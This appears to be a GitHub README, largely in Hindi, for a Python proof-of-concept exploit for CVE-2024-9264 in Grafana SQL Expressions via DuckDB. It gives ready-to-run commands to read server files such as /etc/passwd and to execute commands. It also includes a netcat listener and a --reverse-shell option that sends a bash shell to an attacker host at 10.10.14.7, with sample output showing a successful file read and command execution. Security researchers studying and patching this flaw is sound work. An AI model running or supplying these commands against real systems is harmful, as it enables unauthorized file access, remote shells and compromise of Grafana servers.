 ozcanpng/cve-2024-9264
CVE-2024-9264 Grafana SQL Expressions DuckDB LFI/RCE PoC

CVE-2024-9264 के लिए Python प्रूफ ऑफ कॉन्सेप्ट, जो Grafana SQL Expressions की एक कमज़ोरी है। यह प्रमाणित लोकल फ़ाइल इंक्लूज़न और कमांड निष्पादन की अनुमति दे सकता है जब duckdb Grafana प्रोसेस के PATH में उपलब्ध हो।
केवल अधिकृत परीक्षण और अनुसंधान हेतु। ऐसे सिस्टमों के विरुद्ध उपयोग न करें जिनके स्वामी आप नहीं हैं या जिनके परीक्षण की स्पष्ट अनुमति आपके पास नहीं है।
authenticated Grafana API access -> SQL Expressions DuckDB query -> file read -> optional shellfs command execution
read_blob() के साथ फ़ाइलें पढ़ता है। यदि कमांड निष्पादन का अनुरोध किया गया है, तो /etc/passwd का उपयोग पहले डिफ़ॉल्ट सत्यापन फ़ाइल के रूप में किया जाता है।shellfs लोड करता है और pipe-समर्थित read_csv() कॉल के माध्यम से एक कमांड चलाता है।/tmp/cve_2024_9264_out से कमांड आउटपुट पढ़ता है और डिकोड किया गया परिणाम प्रिंट करता है।कमज़ोर एंडपॉइंट को सीधे API के माध्यम से कॉल किया जा सकता है; डैशबोर्ड UI इंटरैक्शन की आवश्यकता नहीं है। प्रमाणीकरण अभी भी आवश्यक है।
git clone https://github.com/ozcanpng/CVE-2024-9264.git
cd CVE-2024-9264
python3 -m pip install -r requirements.txt
python3 CVE-2024-9264.py -u http://target:3000 --username admin --password admin --file /etc/passwd

जब --file का उपयोग अकेले किया जाता है, तो स्क्रिप्ट उस फ़ाइल को सीधे पढ़ती है और फ़ाइल रीड परिणाम अनुभाग में डिकोड की गई सामग्री प्रिंट करती है।
python3 CVE-2024-9264.py -u http://target:3000 --username admin --password admin --cmd id
स्क्रिप्ट पहले एक डिफ़ॉल्ट /etc/passwd फ़ाइल रीड सत्यापन करती है, फिर कमांड पेलोड पहुंचाती है। परिणाम अनुभाग में यह कच्चे Grafana JSON प्रतिसाद के बजाय डिकोड किया गया कमांड आउटपुट प्रिंट करती है।


एक लिसनर शुरू करें:
rlwrap nc -lvnp 4444
रिवर्स शेल पेलोड भेजें:
python3 CVE-2024-9264.py -u http://target:3000 --username admin --password admin --reverse-shell --lhost 10.10.14.7 --lport 4444
python3 CVE-2024-9264.py -u http://target:3000 --cmd id --dry-run
python3 CVE-2024-9264.py -u http://target:3000 --cmd id --debug
ये विकल्प वर्तमान स्क्रिप्ट CLI पर आधारित हैं:
-u, --url, --target TARGET
                        Target URL, e.g. http://localhost:3000
--username USERNAME     Grafana username. Default: admin
--password PASSWORD     Grafana password. Default: admin
--file FILE             File path to read. Default proof path: /etc/passwd
--expected-marker MARKER
                        Marker expected in file read response. Default: root:
--cmd CMD               Command to execute through the DuckDB shellfs path
--reverse-shell         Run a bash reverse shell payload
--lhost LHOST           Listener host for --reverse-shell
--lport LPORT           Listener port for --reverse-shell
--timeout TIMEOUT       HTTP timeout in seconds. Default: 20
--verify-tls            Verify TLS certificates. Default: enabled
-k, --insecure          Disable TLS certificate verification
--dry-run               Print target and payload metadata without sending requests
--debug                 Print request debugging metadata
[STEP 2] File Read Result
--------------------------------------------------------------------
[*] File path    : /etc/passwd
[*] HTTP status  : 200
[+] File content read successfully.
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...
grafana:x:472:0::/home/grafana:/usr/sbin/nologin
[STEP 4] Result
--------------------------------------------------------------------
[*] HTTP status  : 200
[+] Payload accepted by Grafana.
uid=472(grafana) gid=0(root) groups=0(root)
| उत्पाद | प्रभावित संस्करण | आवश्यक एक्सेस | प्रभाव |
|---|---|---|---|
| Grafana OSS / Enterprise | पैच किए गए सुरक्षा रिलीज़ से पहले के Grafana 11.0.x, 11.1.x, और 11.2.x | Viewer या उच्चतर | लोकल फ़ाइल इंक्लूज़न और कमांड इंजेक्शन जब DuckDB Grafana के PATH में मौजूद हो |
Grafana नोट करता है कि शोषण के लिए duckdb बाइनरी का Grafana प्रोसेस के PATH में मौजूद होना आवश्यक है; सामान्य Grafana वितरण डिफ़ॉल्ट रूप से DuckDB स्थापित नहीं करते हैं।
shellfs एक्सटेंशन के व्यवहार पर निर्भर करता है।-k या --insecure पास करें।11.0.5+security-01, 11.1.6+security-01, 11.2.1+security-01, 11.0.6+security-01, 11.1.7+security-01, और 11.2.2+security-01 शामिल हैं।ozcanpng - github.com/ozcanpng - ozcanpng.dev
